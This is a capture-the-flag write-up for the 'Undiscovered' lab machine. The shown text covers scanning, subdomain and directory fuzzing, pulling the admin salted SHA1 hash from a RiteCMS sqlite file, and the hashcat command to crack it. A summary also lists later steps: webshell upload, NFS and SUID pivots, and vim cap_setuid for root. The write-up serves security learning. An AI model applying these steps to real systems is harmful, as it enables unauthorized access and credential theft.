TL;DR
In this challenge we find hidden subdomain, and then find db file userdata which contains the hash of the admin. we crack it and login to the Rita CMS, which let us upload webshell.
We move to user william using mount of nfs from folder /home/william, and then move to user leonard using private key we find on SUID binary script.
Lastly, we move to root using cap_setuid on vim, which let us achieve root shell.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, port 80 with http, port 111 with rpc, port 2049 with nfs and port 38796 with nlockmgr.
PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 62 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:76:81:49:50:bb:6f:4f:06:15:cc:08:88:01:b8:f0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC0m4DmvKkWm3OoELtyKxq4G9yM29DEggmEsfKv2fzZh1G6EiPS/pKPQV/u8InqwPyyJZv82Apy4pVBYL7KJTTZkxBLbrJplJ6YnZD5xZMd8tf4uLw5ZCilO6oLDKH0pchPmQ2x2o5x2Xwbzfk4KRbwC+OZ4f1uCageOptlsR1ruM7boiHsPnDO3kCujsTU/4L19jJZMGmJZTpvRfcDIhelzFNxCMwMUwmlbvhiCf8nMwDaBER2HHP7DKXF95uSRJWKK9eiJNrk0h/K+3HkP2VXPtcnLwmbPhzVHDn68Dt8AyrO2d485j9mLusm4ufbrUXSyfM9JxYuL+LDrqgtUxxP
|   256 2b:39:d9:d9:b9:72:27:a9:32:25:dd:de:e4:01:ed:8b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAcr7A7L54JP/osGx6nvDs5y3weM4uwfT2iCJbU5HPdwGHERLCAazmr/ss6tELaj7eNqoB8LaM2AVAVVGQXBhc8=
|   256 2a:38:ce:ea:61:82:eb:de:c4:e0:2b:55:7f:cc:13:bc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII9WA55JtThufX7BcByUR5/JGKGYsIlgPxEiS0xqLlIA
80/tcp    open  http     syn-ack ttl 62 Apache httpd 2.4.18
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp   open  rpcbind  syn-ack ttl 62 2-4 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
2049/tcp  open  nfs      syn-ack ttl 62 2-4 (RPC #100003)
38796/tcp open  nlockmgr syn-ack ttl 62 1-4 (RPC #100021)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added undiscovered.thm to my /etc/hosts.
Crack password found inside userdata to get webshell upload on Rita CMS which gives us shell as www-data
I executed gobuster to find hidden subdomain:
┌──(agonen㉿kali)-[~/thm/Undiscovered]
└─$ gobuster vhost -u 'http://undiscovered.thm/' --ad -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --xs 302
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://undiscovered.thm/
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
manager.undiscovered.thm Status: 200 [Size: 4584]
dashboard.undiscovered.thm Status: 200 [Size: 4626]
deliver.undiscovered.thm Status: 200 [Size: 4650]
newsite.undiscovered.thm Status: 200 [Size: 4584]
develop.undiscovered.thm Status: 200 [Size: 4584]
network.undiscovered.thm Status: 200 [Size: 4584]
forms.undiscovered.thm Status: 200 [Size: 4542]
maintenance.undiscovered.thm Status: 200 [Size: 4668]
view.undiscovered.thm Status: 200 [Size: 4521]
mailgate.undiscovered.thm Status: 200 [Size: 4605]
play.undiscovered.thm Status: 200 [Size: 4521]
start.undiscovered.thm Status: 200 [Size: 4542]
booking.undiscovered.thm Status: 200 [Size: 4599]
terminal.undiscovered.thm Status: 200 [Size: 4605]
internet.undiscovered.thm Status: 200 [Size: 4605]
gold.undiscovered.thm Status: 200 [Size: 4521]
resources.undiscovered.thm Status: 200 [Size: 4626]

I added those subdomain to my /etc/hosts, put them inside subdomains.txt:
┌──(agonen㉿kali)-[~/thm/Undiscovered]
└─$ cat subdomains.txt
manager.undiscovered.thm
dashboard.undiscovered.thm
deliver.undiscovered.thm
newsite.undiscovered.thm
develop.undiscovered.thm
network.undiscovered.thm
forms.undiscovered.thm
maintenance.undiscovered.thm
view.undiscovered.thm
mailgate.undiscovered.thm
play.undiscovered.thm
start.undiscovered.thm
booking.undiscovered.thm
terminal.undiscovered.thm
internet.undiscovered.thm
gold.undiscovered.thm
resources.undiscovered.thm
And this is our /etc/hosts:
10.67.188.54 undiscovered.thm manager.undiscovered.thm dashboard.undiscovered.thm deliver.undiscovered.thm newsite.undiscovered.thm develop.undiscovered.thm network.undiscovered.thm forms.undiscovered.thm maintenance.undiscovered.thm view.undiscovered.thm mailgate.undiscovered.thm play.undiscovered.thm start.undiscovered.thm booking.undiscovered.thm terminal.undiscovered.thm internet.undiscovered.thm gold.undiscovered.thm resources.undiscovered.thm
Now, i to one of the subdomains, and saw RiteCMS version 2.2.1

The problem is that we can’t access the endpoint /cms, it gives us 404.
So, I used ffuf to fuzz through all of the subdomains:
┌──(agonen㉿kali)-[~/thm/Undiscovered]
└─$ ffuf -u "http://FUZZ/cms/" -w subdomains.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://FUZZ/cms/
 :: Wordlist         : FUZZ: /home/agonen/thm/Undiscovered/subs.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

deliver.undiscovered.thm [Status: 200, Size: 1121, Words: 54, Lines: 37, Duration: 171ms]
:: Progress: [17/17] :: Job [1/1] :: 6 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
Okay, let’s go to http://deliver.undiscovered.thm/cms/, it has the login portal for the RiteCMS:

I tried the default credentials which are admin:admin, however, it isn’t working.
I used ffuf to find another endpoints, we could have also go to https://github.com/handylulu/RiteCMS/, the github repo of the project.
┌──(agonen㉿kali)-[~/thm/Undiscovered]
└─$ ffuf -u "http://deliver.undiscovered.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://deliver.undiscovered.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

LICENSE                 [Status: 200, Size: 32472, Words: 5350, Lines: 622, Duration: 159ms]
cms                     [Status: 301, Size: 334, Words: 20, Lines: 10, Duration: 159ms]
data                    [Status: 301, Size: 335, Words: 20, Lines: 10, Duration: 160ms]
files                   [Status: 301, Size: 336, Words: 20, Lines: 10, Duration: 159ms]
index.php               [Status: 200, Size: 4650, Words: 385, Lines: 83, Duration: 169ms]
js                      [Status: 301, Size: 333, Words: 20, Lines: 10, Duration: 157ms]
media                   [Status: 301, Size: 336, Words: 20, Lines: 10, Duration: 157ms]
templates               [Status: 301, Size: 340, Words: 20, Lines: 10, Duration: 159ms]
:: Progress: [4750/4750] :: Job [1/1] :: 250 req/sec :: Duration: [0:00:22] :: Errors: 0 ::

we can see several interesting endpoints. inside /data, we can find the file userdata.

I downloaded this file, it seems to be sqlite3 database.

I grabbed the username and hash of the password:
┌──(agonen㉿kali)-[~/thm/Undiscovered]
└─$ sqlite3 userdata
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
rite_userdata
sqlite> select * from rite_userdata;
1|admin|1|009dbadbcd5c49a89011b47c8cb27a81fcc0f2be54669bfcb8|1599668894|1
So, the username is admin and the hash is 009dbadbcd5c49a89011b47c8cb27a81fcc0f2be54669bfcb8.

I went to the github repository, to understand the structure of the hash:

Okay, the string we got is: sha1($pass . $salt) . $salt
Let’s crack it using hashcat.
This will be out hash.txt:
009dbadbcd5c49a89011b47c8cb27a81fcc0f2be:54669bfcb8
the mode will be 110, as the table says.
and the command:
hashcat -a 0 -m 110 hash.txt /usr/share/wordlists/rockyou.txt
